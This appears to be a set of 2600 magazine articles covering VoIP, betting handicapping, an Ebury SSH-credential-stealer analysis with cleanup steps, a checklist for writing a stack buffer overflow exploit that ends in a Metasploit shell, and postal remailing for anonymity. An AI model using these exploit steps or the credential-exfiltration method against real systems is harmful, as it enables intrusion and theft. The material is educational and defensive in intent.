This is because as quickly as the explosion of broadband made VoIP possible, the world had changed even more quickly. The explosion in mobile phones made our society much more on-the-go, and calling people on the telephone from a fixed location was just too cumbersome. We began communicating in shorter bursts, and SMS became a more popular way than voice to communicate. While voice communications didn't go away, the nascent VoIP provider market suffered from infighting. Vonage delinked its services from public directories; other VoIP providers suffered from consolidation, lack of differentiation, and sometimes bankruptcy; and the market fragmented into retail and wholesale. The PSTN - with all of its attendant regulatory costs and regulatory headaches - maintained its status as directory provider for voice communications. Consumer VoIP services, software-driven, largely migrated onto hardware devices like magicJack, Vonage, and Ooma. Skype was a glaring exception, having gained a foothold on university campuses worldwide and gaining popularity as a platform for video chat. On the consumer side of the business, it was simply easier to package and sell VoIP services if they were bundled with a relatively foolproof hardware product.

Meanwhile, in Central Offices everywhere, circuit-switched telecommunications gear began to be replaced by VoIP. The first big VoIP switch came with mobile phone carriers, which could easily transition long distance service to VoIP trunks. Later, mobile phone carriers began exchanging traffic directly with one another via VoIP, as they exchanged SMS messages with one another over the Internet. Long distance carriers weren't far behind, transitioning almost the entirety of their backbones from circuit-switched to VoIP trunks. To maintain quality of service, most "carrier-grade" long distance networks don't

use the Internet to transport calls, even though they use VoIP technologies. Instead, carriers operate their own private IP networks, separate and distinct from the Internet. Nonetheless, the cost of operating VoIP networks is much lower than operating circuit-switched networks, the capacity is greater, and - although it pains me to say it - reliability and cost of maintenance are both better. Late nights hunting down scratchy channels on recalcitrant DS-3s are, these days, a thing of the past.

While traditional POTS landline phones are still circuit-switched, connecting through the same 5ESS and DMS100 offices they did 20 years ago, landlines are largely migrating to VoIP as well. Based on the port-out rate at my Central Office, I would estimate the ratio of landlines is now nearly 50 percent VoIP. Although Vonage, magicJack and Ooma (among other services) have operated consumer VoIP service for years, even AT&T has gotten into the game with their U-verse product. Cable companies have, for years, offered landline replacement services (operating as CLECs), and these are all VoIP based. Eventually, landlines are going to have to be all-VoIP; a 5ESS is practically an antique these days and has less computing power in sum total than my smartphone. It's getting harder and harder to find replacement parts, and old-timers who still know how to maintain them are retiring at an alarming rate.

These days, with the growth of mobile phones, I see an opportunity for another wave of consolidation with VoIP. In order to use a SIP account, a magicJack, and mobile phone service, I used to need three different devices. However, my $200 unlocked Android smartphone (a Moto G) now comes with four 1.4GHz processor cores, 16GB of solid state storage, and almost 1GB of RAM. When you consider that these specs roughly equal those of a well-equipped PC as little as five years ago (and actually exceed those of then-popular netbooks), it's pretty eye-opening. So much can now be done in software.

Instead of using the magicJack hardware device, I can use their Android app. This is really handy in my new apartment, where mobile phone coverage is poor. Google Voice has its own smartphone app, which makes it practical for me to change my phone number once a month in order to take advantage of "new customer" deals with prepaid mobile phone providers (this is easily possible with an unlocked phone). My mobile phone service now costs me as little as $5 per month. And finally, I can enjoy wholesale rates on long distance calls through a SIP provider. Using the cSIPSimple app, I was able to migrate over the configuration from my SIP ATA, another hardware device. So, three different hardware devices have now consolidated into a single device that both costs less and does more than any one of the single individual devices I had before.

I think that smartphone apps are really the next wave in consumer VoIP and could actually have the Trojan horse potential to become the most disruptive threat the world of telecommunications has ever seen. After all, there isn't any particular reason why you should need to have a telephone number anymore. They're long, complicated, and hard to remember. However, in order for this to work, a free, universal, and open directory service - which could entirely replace the PSTN - would need to be developed. This would be more or less along the lines of what Jeff Pulver originally envisioned with Free World Dialup. However, the market is Balkanized right now, with practically everyone playing in the space - from Google to Microsoft to Facebook - trying to own a "walled garden." Everything old is new again, and the parallels to Prodigy, CompuServe, and AOL two decades ago are astounding. Could the utility of a free and open network with a universal directory service supplant the tired, old model of telephone numbers, as the Internet did CompuServe? With the advent of IPv6 and the possibility of virtually unlimited Internet top level domains, I think that this is - for the first time - a real possibility. The only thing missing is the right software.

Hackers are, as always, true visionaries who drive technology forward, and I think the reason why we often succeed where others fail is that we care about technology for its own sake. Jeff Pulver's original vision for Free World Dialup ultimately failed when the nascent VoIP scene didn't maintain unity (and it really didn't help that Jeff tried to turn Free World Dialup into a business, which was ultimately unsuccessful). The opportunity is still there, though. Imagine a world where telephone numbers weren't necessary, and long distance charges - which, honestly, are an absurd concept in the year 2014 - were utterly abolished. The only things standing in the way of this vision are essentially every government in the world (for whom surveillance would become more difficult) and the entrenched interests of the telecommunications industry. Yeah, *that*. Most people would be too intimidated. Hackers and phreaks have never been afraid to speak truth to power, though, and have never been afraid to challenge the status quo. That's why I'm confident that change is coming. It'll be exciting to see what app hackers produce in the next few years.

And with that, it's time for me to run to a meeting. I can't really talk about what my employer is planning, but nothing good will come of it. Or maybe it ultimately won't matter. The path forward is really up to you.

Hack the Track:

Put Your Money Where Your Own Is!

by water + Lasix = #1

Allow me to shift the scenario a little regarding what people commonly consider to be hacking. I am going to present to you a world of hacking that frequently goes unnoticed by both mainstream hackers and the general public alike. It doesn't involve unauthorized entry. It doesn't quite involve an information-sharing economy. It doesn't involve a cat and mouse game. And it doesn't directly involve outsmarting people.

The facet of hacking I'm referring to, however, does remain true to a hacker's expectations in many ways. It involves taking control of technology and mathematics for one's own personal gain, while revealing personal insights to others at one's own discretion. It involves consistently having to prove yourself to yourself and others in the face of opposing odds. It inspires the use of technology in innovative ways in order to unearth naturally occurring patterns and trends from past data. Software gurus are always honored in this realm, as it often becomes necessary to take your own research and compile it into usable software utilities. It involves the time and dedication of a monk, and it may well become a full-time job in and of itself if you have the self-realized talent.

The world I am introducing you to is the world of handicapping. In this context, albeit a tad politically incorrect, handicapping refers to the act of somehow theoretically "crippling" the management of pari-mutuel or other gambling systems. Scientific methods provide a means by which winners of gambling competitions can be revealed by thoroughly analyzing contenders' past performances. Of course, the assumption is stated clearly here; a competitor will, more often than not, continue to overcome their foes in competition simply because they were proven contenders in the past. If you haven't figured it out already, this doesn't equate to a 100 percent sure thing. However, it does provide a better-than-average window of opportunity to spot future potential winners.

Ever since computers and mainframes having been building up steam since the mid 1980s, there have been quite a number of people who identified the time-sharing system they had access to, both legally and illegally, as a means by which a handicapping regime might be developed. Plenty of old school hackers have been caught at their game while trying to use their analytical skills, along with the power of a computing platform, to make a profit in the face of bookmakers. It just seemed like a natural progression to many to utilize a computer in an attempt to handicap the bookmaker. It just somehow feels right.

Regardless, the landscape is much different today. People can commonly afford enough computing power to place an efficient handicapping system in their homes, or even in a portable computing device that they can take with them to the track. Of course, these days, it is not even necessary to transport one's self and equipment to the track to gamble on pari-mutuel systems, as it can be done legally online in the United States.

There have been plenty of stories where stock market investment leaders have taken their investment teams out to racing tracks in order to illustrate to them how stock investing is not so much unlike betting on thoroughbreds. They also supposedly learn to understand hedging through this experience. Regardless of its potential evils, gambling, in one form or another, universally acts to strengthen the economy, no matter how you look at it.

The world of gambling through the prism of mathematics and technology yields a very pretty picture, indeed. Along with computer technology, gambling can become a fun and lucrative pastime. I will make the default public service announcement here that gambling should never become anyone's addiction, and should always be undertaken in a responsible manner. Handicapping merely converts gambling from a mostly passive experience into a more active and entertaining one. Also, if you do gamble, remember that in most states, one can claim income tax deduction write-offs

for the price of losing tickets up to the extent of your winnings from race tracks and other gambling venues, provided that you have the receipts available at filing time. This includes respective state lotteries. If interested, please consult a local state income tax professional in your area to see if and how this type of possible income tax deduction may apply to you.

Just like one will find interesting traditional hacking tools in the wild, one will also find lots of interesting gambling software out in the wild as well. For instance, one may find what is called a "dutching calculator." A dutching calculator will enable and instruct the user on what horses in any given race (provided that there are enough competing horses) to bid on in order to always reap a profit, no matter how small the actual profit may be. It uses a method of gambling called arbitrage. You will have to put up a large sum of money to undergo the process, but you can be confident that you will gain your money back, and then some, by using this technique. It is largely inefficient for making a serious profit due to the effort and reserved money necessary to partake in the process, but it just serves as an example of how mathematics can open up a world of grandiose possibilities to the punter.

Some punters who are minimally into mathematics will swear by statistical linear regression techniques, along with past performance data, in order to make their judgments about winners. This is especially the case for beginners. The more sophisticated of handicappers may choose to use more complex mathematical structures like predictive neural network or Bayesian network technologies.

I will briefly discuss predictive neural networks, while leaving Bayesian networks to your own private study. There is Windows software called EasyNN which will comfortably introduce you to the concept of neural networks. Essentially, past performance data is entered into a spreadsheet-like table, while reserving a column for the predicted output. The neural network is trained on this data using an abstract structure of the human brain as a mathematical model. Once the software is trained, you can query it for the next logical number to be outputted in a series.

One of the examples that is packaged with EasyNN is the color wheel example, which proves that a neural network can take numerical data that models a color wheel, and accurately predict and complete the information which represents missing color combination data. In essence, the neural network can be trained to output the correct response to the question, "Hypothetically, what color will be yielded if I combine the primary colors red and green?" Quite remarkable. Neural networks work best if the data model is logically fluent, along with a large amount of supporting data in order to offset uncertainty in whatever patterns in the data the neural network will naturally expose to the user.

More serious coders will wish to use one of the various open source or commercial neural network SDKs in their own software in order to produce elegant software solutions. The field of predictive neural networks, indeed, remains a black art, even though it started to become common parlance about 20 years ago. It is a vast playground for hacking. There isn't much tutorial documentation out in the wild, but to some, this contributes to its value. Even the introductory EasyNN software mentioned earlier has features that are not clearly documented, whereas it is difficult to find an explanation for them anywhere. Due to the complexity of neural networks, it can be tempting to seek out prepackaged solutions which abstract all of the details so that you can spend more time focusing on your gambling strategies. They come at a price, but it may be worth it to invest in one of these solutions if you have more money than time.

The handicapping communities online are sparse, and it can be difficult to gain respect in certain individual communities. Remember, your questions are more likely to be answered by others if they are well thought out and concise. Generally, if you don't know exactly what you are asking help for, these communities will fall short of your expectations. Really, this advice generally applies to all learning endeavors. It turns out that many of the people on these boards lack software programming skills to enhance their own ideas. It would make these people's day if someone who was proficient at various elements of programming like constructing regular expressions, or utilizing forms of XHTML parsing techniques like BeautifulSoup for Python, would assist them. Of course, this would be in exchange for whatever else they may know. Screen scraping continually remains an example of a skill that most everyday punters would like to become proficient in dealing with.


One good forum to check out is the SBR Forum. Also, a great online magazine related to handicapping for all technological punters to check out is *SmarterSIG,* which is released monthly at subscription prices. If I haven't made it clear already, *SmarterSIG* is a community and magazine dedicated to thoroughbred handicappers (UK-centric) who want to use technology in order to enhance their winning possibilities. They even offer some exclusive software tools to members.

Gambling is about fun, but only if you're comfortable with losing surplus money that isn't considered necessary for your own well being. Handicapping is a great way to connect with, amaze, and impress others. There are punters who actually make a respectable living doing this, but don't expect them to share their secrets. Larger, significant winnings (when they do happen) are made possible only if there aren't a great deal of people making the same theoretical winning bets that a successful punter would make on any given race. It's just the nature of the game. You can't blame some of these people for taking their secrets to the grave with them.

The majority of this article refers to pari-mutuel wagering. It is a style of wagering that is being rendered obsolete by electronic gambling markets. A good example of an electronic gambling market is BetFair. These markets are to gambling what the NASDAQ is to the U.S. stock market. Bettors are efficiently matched up by computer, instead of against the bookmaker, as in pari-mutuel gambling. Using an electronic gambling market revolutionizes the whole landscape of gambling, since you can make any bet possible as long as there is someone out there willing to make the opposite bet as you are. BetFair is not limited to sports gambling; they offer gambling on all sorts of sundry issues. At the time of this writing, BetFair is not legal in the United States (nor is any other electronic gambling exchange, for that matter), but their legality is being pushed for.

Hopefully, you have found this article informative and helpful. It doesn't make any sense to beat a dead horse, and you surely can't make any money from a dead horse. So, be sure to boycott gambling organizations which actively abuse their animal employees.

See you at the track!



Linux Pwned - Just Not By Me

by Edster @ *2600* Dublin

If you ask Linux experts or admins, they will tell you "Linux Doesn't Get Viruses." It is common to hear people saying you do not need to worry about anti-virus software unless you are living in Windows land. This is not quite as true as you think.

About a month ago, my main home system rebooted a few times without warning and made me suspicious. I ran a virus check / malware check / rootkit check and none of them found anything at all. As always - clean. A week later, a letter came in the post from my ISP letting me know I had the Ebury virus - they monitor for various types of traffic and spotted it coming out from my IP.

I had never heard of the Ebury virus and spent the first few minutes trying to work out if this could be a scam letter that had not come from my ISP at all. A bit of Googling later - I had some more facts and started the investigation.

This is a very interesting virus (at least to me). It is spread by infected machines SSHing to non-infected machines. The virus is then injected from outside the network. Nothing is spread during the connection (I guess by definition, this stops it being a virus).

If my machine is infected and I then SSH to another server to do some maintenance work, the machine I am on sends out the user name, the password, the IP address, and the port you attach on. If any SSH connection goes in or out of the infected machine, this information gets sent.

How it gets sent is also interesting. In an attempt to get the information out from behind firewalls and also maybe to hide it from scanners looking for suspect traffic, it sends the information as a DNS request to a server that knows the request is really an information packet to give them someone's login details.

```
1357924680acef123bcd.192.168.0.1
```

The first part (up to the first dot) is a hashed value that has the name or password in it. This is then followed by the IP address in what looks like a valid DNS name. The DNS request is then sent to their server. Each time you SSH in or out, two or three of these packets get sent. The username and password get sent in two different request packets.

Sometime after this connection is made, the server on the outside then connects back to your IP and logs in as you.

It attempts to gain access as root (which, if you have "sudo" access, will be pretty easy as it has your password) and, if you logged in as root then it is instant.

If it gets control, it downloads a ready built file and replaces a library used in SSH and SSHD (the client and server software on your machine or server).

On the machine I was testing (a Ubuntu desktop), it originally had these two files:

```
/lib/x86_64-linux-gnu/libkeyutil
➥s.so.1
/lib/x86_64-linux-gnu/libkeyutil
➥s.so.1.4
```

The top one is just a link file which points to the other file.

After infection it looked like this:

```
/lib/x86_64-linux-gnu/libkeyutil
➥s.so.1
/lib/x86_64-linux-gnu/libkeyutil
➥s.so.1.4
/lib/x86_64-linux-gnu/libkeyutil
➥s.so.1.4.0
```

The original file was still there, but the link file now pointed to the new version of the file (which was also about 30K in size instead of about 10K).

The machine rebooted at this point, and now all incoming or outgoing SSH was logged.

ClamAV - No hits. RKhunter - no hits, etc., etc., etc. Nothing was finding this virus. It is well hidden and doesn't do anything obvious to the PC. I think it is lying in wait - maybe for a massive zombie net powered by millions of Linux servers (damn scary thought).

So how do you know if you have it? Good question. The first step is to do

```
ipcs -m
```

This shows you small packets of shared memory that have been put aside to allow two separate processes or programs to talk and swap data. This allows the SSH and SSHD to report back and share the login details.

```
------ Shared Memory Segments --------
key        shmid  owner  perms
➥bytes  nattch  status
0x00000000 786433 bob    600
➥393216   2        dest
0x00000000 458754 bob    600
➥554432   2        dest
0x00000000 819203 bob    666
➥3048576  2        dest
```

The first two are probably fine. They do not raise suspicion. The last one has a couple of telltale signs. Number one: its security value is "666" - it is open for any process to be able to attach to and read /write. This is pretty lapsed security and most programmers would hopefully not do it. It is also approximately three megabytes in size.

This is probably a hit. Note when you reboot, these shared files will not exist. It only makes them after it has the first login to transmit. The next step would be to check the libkeyutils files and the SSH and SSHD files. If it looks modified, the last test is to capture some network traffic and look for strange DNS requests while you ssh in or out. Think wireshark / tcpdump, etc.

Now for the cleanup. The first step is to lock them out of your machine. SSH onto the machine (or, if possible, do it from the terminal). Set the file back to the original.


On my example machine:

```
cd /lib/x86_64-linux-gnu/
rm libkeyutils.so.1
ln -s libkeyutils.so.1.4 libkey
➥utils.so.1
mv libkeyutils.so.1.4.0 libkey
➥utils.offline
```

Reboot and check again. If it is all clear, then change *all* of your passwords (especially root and any users with sudo access) and delete all SSH keys.

This is really only a temporary patch to give you some time to make sure your backups are ready for a reload. You have no idea what else they have changed or embedded into your system while they were logged on, so please rebuild and restore from a good backup.

Final thoughts: Remember, Linux can get viruses. There are a lot fewer than Windows has - but they do exist. Be careful and keep your system as secure as possible.



Writing Buffer Overflows for Non-Programmers

by Ashes

Buffer overflows have been a pretty serious security threat ever since *Phrack Magazine* published "Smashing The Stack For Fun And Profit" by Aleph One many years ago. Buffer overflows are typically used to either crash a program or computer or to inject code into a program.

As a hacker without programming skills, it's sometimes difficult to grasp some concepts that involve coding, let alone attempt programming something myself. Thanks to Vivek Ramachandran from SecurityTube.Net (Pentester Academy) and his incredibly helpful videos, I am able to understand the concept of writing a buffer overflow. I recommend watching the tutorial videos on Vivek's website to fully understand what is going on (be a hacker, not a script kiddie!). However, I have broken down the process of writing a buffer overflow into a checklist for reference. Hopefully this will help others understand how a buffer overflow works, and how to write one. Vivek programs his exploit code in Python, but you can adapt your code to other languages.

Some terms:

EIP - points to the address of the next instruction to be executed

ESP - points to top address of stack

Steps:

1. Open the "Immunity Debugger" (ID) application. It should open with four windows:
   - Register Window (top right) - where CPU registers are shown
   - Stack Window (bottom right) - where you can see memory stack data
   - Data Dump Window (bottom left) - view memory locations
   - Code Window (top left) - view the code that is currently executing

2. Open the vulnerable program in ID, and hit the "play" button at the top.

3. Use the "pattern_create.rb" script in Metasploit to create enough random characters to help identify the return address in ID.

4. Write a simple exploit program to send the characters created in Step 3 to the vulnerable program. (See Resource #1 below at time 11:36.)

5. Launch the exploit code.

6. Switch back to the ID application. Identify the value of EIP in the Registers Window.

7. Use the value of the EIP found in Step 6 as input to the "pattern_offset.rb" script (part of Metasploit). The output will tell you where the EIP is found in the characters in Step 3. For example, if the output is 268, you count 268 characters, and the next four characters is what is copied into the EIP.

8. For ESP, use the first five characters after ASCII (not including the quotes) in "pattern_offset.rb". The output is most commonly (not always) four more than the EIP output (268 + 4 = 272).

(Note the addresses of ESP and EIP in the Registers Window correlate with the numbers in the Stack Window.)

9. To verify the addresses and offsets are correct, edit your exploit code. Remove the characters from Step 3 and insert the character "A" as many times as the output from Step 7 (i.e., 268). Append the character "B" as many times as the difference between the output of Step 8 and Step 7. (i.e., four). Append the character "C" four times. Append the character "D"

a random number of times (i.e., 1900).

10. Open the vulnerable program in ID, and hit the "play" button at the top.

11. Launch the exploit code.

12. In ID, the Registers Window should show the EIP as 42424242 which is the Hex value for B. ESP should have the ASCII value of "CCCCDDDDDDD...."

13. In ID, note the address value of ESP (not the ASCII value). In the exploit code, this value must be written in reverse by twos, with escape characters and hex interpretation, in the spot where the character "B" was written in Step 9. Simply put, if the ESP address value is 0022fb70, it should be written in the exploit code as \x70\xfb\x22\x00.

14. Use msfpayload to create a payload with C code output.

15. Copy the payload underneath "unsigned char buf[]=" and paste that into the exploit code where "C" is located in Step 9. Remove the line in the code to print the character "D".


16. Set up Metasploit for an incoming connection.

17. Run the vulnerable program and launch the exploit code. You should now have a shell on the system where the vulnerable program is installed.

Many thanks to Vivek Ramachandran for his great teaching ability.

Resources:

1. `http://www.securitytube.net/video/1398`
2. `http://www.securitytube.net/video/1399`
3. `http://www.securitytube.net/video/1400`



by Samuel A. Bancroft
SamuelBancroft@gmx.com

Using the United States Postal Service almost daily was common for those of us growing up before the Internet was in every household. Postal hacking has a rich history that dates back to the 1700s in the United States. Many amazing examples of social engineering were conducted over the postal service and serve today as text book examples for today's hacker.

For those reading this publication who grew up in the age of email, it's my hope that this article will whet your appetite to learn more about the post office and how it works. This article will touch upon the topic of remailing a letter in order to obfuscate the origins of the mailing source. Using a remailing service is perfectly legal. In fact, it's used by philatelists to collect postmarks.

That said, don't try to cheat the post office out of 49 cents. Although it's extremely easy to do since the face canceling machines have a serious handicap when it comes to recognizing stamps, don't do it. Saving a few cents in postage is not worth going to federal prison over. Also, while remailing a letter is perfectly legal, using the postal service to mail/remail anything illegal will get you in a world of hurt, so don't do anything stupid.


Postmark

When you mail a letter, the recipient of a letter can determine from where the letter was mailed by looking at the stamp's cancellation, also called postmark, in the same way the header of an email can be examined to determine the source of a message. This is because all of the United States' post offices are required to cancel all stamps with a die engraved with the following information:

A. The mailing date (day, month, and year) if used on First-Class Mail; the month and year of mailing may be shown on Standard Mail.

B. The words "Mailer's Postmark" followed by the permit number and enough lines to deface (cancel) the postage.

C. Either the city, state, and five-digit ZIP code of the post office where the pre-cancel permit is held and the mailing is to be deposited, or the words "Mailed From ZIP Code" followed by the five-digit ZIP code of the mailing office. (If that post office is assigned more than one five-digit ZIP code, the pre-cancel postmark must show the five-digit ZIP code assigned to the postmaster.)



Format A is the most common cancellation while Format B is only used by authorized post offices that have the die.

That said, there may come a day when you want to avoid giving away your general location to the recipient of your letter. If one were in need of sending an anonymous email, a remailer such as Mixmaster or Cyberpunk could be used. The principal behind a remailer is to forward an email to multiple locations in order to obfuscate the source's identifying information and make it hard to trace the message to the original sender. A physical letter can be "spoofed" in a similar manner by using a remailer.

Remailers

So how does remailing work? A stamped and sealed envelope containing a message and the final destination is put inside another envelope which is addressed to the remailer. The letters are then received by the remailer and the outer shell of the letter is opened and discarded. The inner envelope is mailed from the remailer's location. The outcome is that the recipient of the envelope containing the message is unable to determine the source's location by looking at the postmark. The recipient would only see the cancellation stamp of the remailing post office with no evidence that a remailer was used.

A quick Startpage.com search will reveal that there are plenty of private remailing services available. For example, `Texasremail.com` will happily remail your letters for $2 per envelope. Using a private remailing service is the most expensive method to remail letters, but they may provide more security by receiving your letter in one post office, then driving to another post office to mail the letter.

The cheaper route would be to have USPS remail your letters for free. This method may be familiar to you already if you have ever sent letters with a novelty postmark. If you are not familiar with novelty postmarks and were born in the 2000s, ask your parents about it. I'm sure they will be familiar with it.

Using USPS as a Remailer

The process to have USPS remail your letter is simple and straightforward. Prepare your letter as explained previously. Follow the format below to enter the remailing post office on the outer envelope.

```
<name of city> Post Office
POSTMASTER
"Remailing"
<City>, <State> <Zipcode>
```

For example, if you are in a HOPE spirit, you may use the following USPS post office to remail a letter:

```
Hope Post Office
POSTMASTER
"Remailing"
Hope, AK 99605
```

You don't need to add a return address if you are using First Class, but will have to include a return address if you use Priority Mail or send a package. Of course, the return address can be anything you like. Keep in mind if USPS has an issue with your mailing, change of address, return to sender request, damage to the envelope causing the addressee address to be unreadable, etc., USPS will return the mailing to the return address. That said, using a return address like 9800 Savage Road, Fort Meade, MD 20755 might not be in your best interest.

Also, if you send First Class without a return address and USPS has similar problems as mentioned before, the envelope will be opened and examined. USPS does this to try to identify either the sender or addressee of the letter. The mailing is destroyed if either

addresses cannot be determined after the mailing has been opened.

Shortcomings of Remailing

So you place your post into a USPS collection box and feel confident that you will remain anonymous. Should you?

Perhaps if you are sending *2600* hate mail, you will remain anonymous. But that's because *2600* doesn't have the resources to find you; at least I'm assuming they don't. Either way, I would be careful if I were you!

What if you are being persecuted by a group which has the resources to stage massive surveillance?

The first thing we have to consider is that all mail that USPS handles is tracked and photographed[1] from beginning to end.

Barcodes

USPS uses various barcodes to track its mailings, one being a 31-digit, 65-bar, height-modulated, four-state barcode called Intelligent Mail. It's also known as the USPS OneCode Solution or USPS Four-State Customer Barcode. It's often abbreviated as 4CB, 4-CB or USPS4CB[2].

Intelligent Mail

Intelligent Mail was created to consolidate the data of the Postal Numeric Encoding Technique (POSTNET), and the Postal Alpha Numeric Encoding Technique (PLANET) barcodes, along with additional data, into a single barcode. Intelligent Mail includes tracking and routing information for each mail item. The different barcode systems can be identified by the following. Intelligent Mail uses a 65-bar four-state barcode, POSTNET uses a 62-bar two-state barcode, while PLANET uses a 72-bar two-state barcode.

The post office uses large canceling machines called Advanced Facer-Canceler System (AFCS), manufactured by Siemens Energy and Automation, Inc. In 2008, USPS replaced its 20-year-old fleet of AFCS with 550 of the new Siemens AFCS 200. The upgrade cost USPS $245 million.

The AFCS systems are responsible for orienting mail, photographing the front and back of the envelope, determining if the envelope has a stamp or postage meter, applying a postmark if the mail piece has a stamp, determining and applying the correct Intelligent Mail barcode, and sorting the mail.

Special Orange Fluorescent Barcode

If the address is handwritten, the AFCS will use handwriting recognition to determine the destination address and automatically spray the Intelligent Mail barcode if it has enough confidence in its recognition. If the system is unable to read the handwriting, a photograph of both sides of the envelope is sent to one of the two Remote Video Encoding (RVE) facilities still in use. A special orange fluorescent single state 40-bar barcode is sprayed onto the envelope to identify it later.[3]

At the RVE facility, staffers examine the images of the envelopes sent by the mail processing center and punch in addressing information in a special shorthand. Later, the envelopes are run through the machines once more and the RVE information is read. The machine links the information entered at the RVE facility with the envelope and sprays the appropriate Intelligent Mail barcode on the envelope.[4,5]

Table I – Intelligent Mail Barcode Data Fields

Type	Field	Digits
Tracking Code	Barcode Identifier	2 (2nd digit must be 0–4)
	Service Type Identifier	3
	Mailer Identifier	6 or 9
	Serial Number	9 (when used with 6 digit Mailer ID) 6 (when used with 9 digit Mailer ID)
Routing Code	Delivery Point ZIP Code	0, 5, 9, or 11
Total		**31 maximum**

The data fields used in the USPS Intelligent Mail barcodes

Mail Covers

Apart from each parcel being tracked by barcodes, for the past decade, USPS has been photographing the front and back of letters in a program called Mail Isolation Control and Tracking. Photographs of the envelopes are known as mail covers.

These mail covers are collected by the NSA. It's the NSA's analog version

of the META data collection they have been doing to our phone calls and emails.[6] [7] Also, other agencies can acquire mail covers from USPS. To read more about how authorities go about requesting mail covers from USPS, read "USPS Procedures Mail Cover Requests," which can be read online[7] with annotations or downloaded[8] in PDF form.

One can start to see how the origins of a letter can be worked out by using a combination of barcode and mail covers.

A Theoretical Situation

Say Suzy sends a sensitive letter via a USPS collection box in Texas to a newspaper in New York and she uses a post office in Virginia to remail the letter. The letter is then intercepted or reported to the authorities in New York. The authorities will quickly know the specific post office in Virginia which handled the letter due to the postmark. Agents will suspect two situations. The letter was originally mailed from Virginia or it was remailed from Virginia. Say agents determine it was remailed from Virginia.

Two things will likely happen at this point:

A) Agents will visit the post office in Virginia to investigate further, perhaps going through the post office's trash to find the original envelope - the outer shell of the letter used for the remailing.

B) The USPS and/or NSA will provide the authorities with mail covers of the front and back of all mail arriving at the Virginia post office on the date in question. A letter sent from Texas to Virginia addressed to the Postmaster for remailing will be found.

With the mail cover or original outer shell envelope, the possible city of origin can be known, along with the date and time the letter was postmarked - in Suzy's case, Texas. If mail is processed as it arrives from mail carriers, then specific mail carrier(s) that brought the letter in question can be derived.

For instance, if the letter was processed at 6 pm and Mr. McFeely, a friendly mail carrier, arrived at the small post office with the day's mail at 5:30 pm, then it's probable that McFeely and perhaps a handful of other carriers were the ones who brought Suzy's letter. Their routes would be examined. Agents can then pull video feeds from cameras around the routes for the specific date on which Suzy's letter was received in the Texas post office.

Everyone dropping a letter into the mail collection boxes would be viewed as a suspect. At this point, Suzy may have been made out or fallen into a suspect list. If Suzy used a collection box in a part of the city with plenty of cameras, investigators could theoretically follow her back to her car and lift her vehicle's license plate. In case she used mass transit, they would be able to follow her via video and/or payment method back to her home.

While the above is taking place, the actual physical envelopes found in Virginia and New York will be sent to the labs where fingerprints will be lifted, DNA will be searched for - licks of the envelope or hair that may have made its way into the envelope - and handwriting analysis will be performed. The handwriting can be compared to past mail covers from suspects. Remember, the NSA has been collecting mail covers since 2001. If the NSA has an automated system to compare handwriting samples to the database of mail covers it has collected, then Suzy may be identified fairly easily. If the letter and envelope address were printed on a color inkjet printer rather than handwritten, the printer's ID and time stamp will be lifted instead. At this point, things will not be looking too good for Suzy.

Bibliography

1. https://www.youtube.com/watch?v=LwCr8vAXtJs [2:36, 5:18]
2. https://ribbs.usps.gov/intelligentmail_mailpieces/documents/tech_guides/SPUSPSG.pdf
3. https://www.youtube.com/watch?v=bB7dhE_TW9g [1:00]
4. https://www.youtube.com/watch?v=xqoUn4g4elU [2:25]
5. http://www.ksl.com/?sid=18593576
6. http://www.upi.com/Top_News/US/2013/07/04/US-Postal-Service-logs-all-mail-for-law-enforcement/UPI-36491372921200/
7. http://www.nytimes.com/2013/07/04/us/monitoring-of-snail-mail.html
8. http://www.cryptome.org/isp-spy/usps-spy.pdf

Forensic Bioinformatics Hacks

by Kevin R. Coombes
kevin.r.coombes@gmail.com

As a result of the Human Genome Project, scientists have now assembled a complete "parts list" of the genes encoded in the human DNA sequence. But DNA is only part of the story. Every one of your cells contains exactly the same DNA. What makes your skin cells different from your brain cells (at least for people who read this magazine) depends on which genes they "express" by transcribing the DNA into RNA molecules. Cancer cells differ from their normal counterparts because their DNA is mutated. In the same way that skin cells and brain cells express different genes, the DNA differences between normal and cancer cells are reflected in changes in the expression levels of RNA molecules.

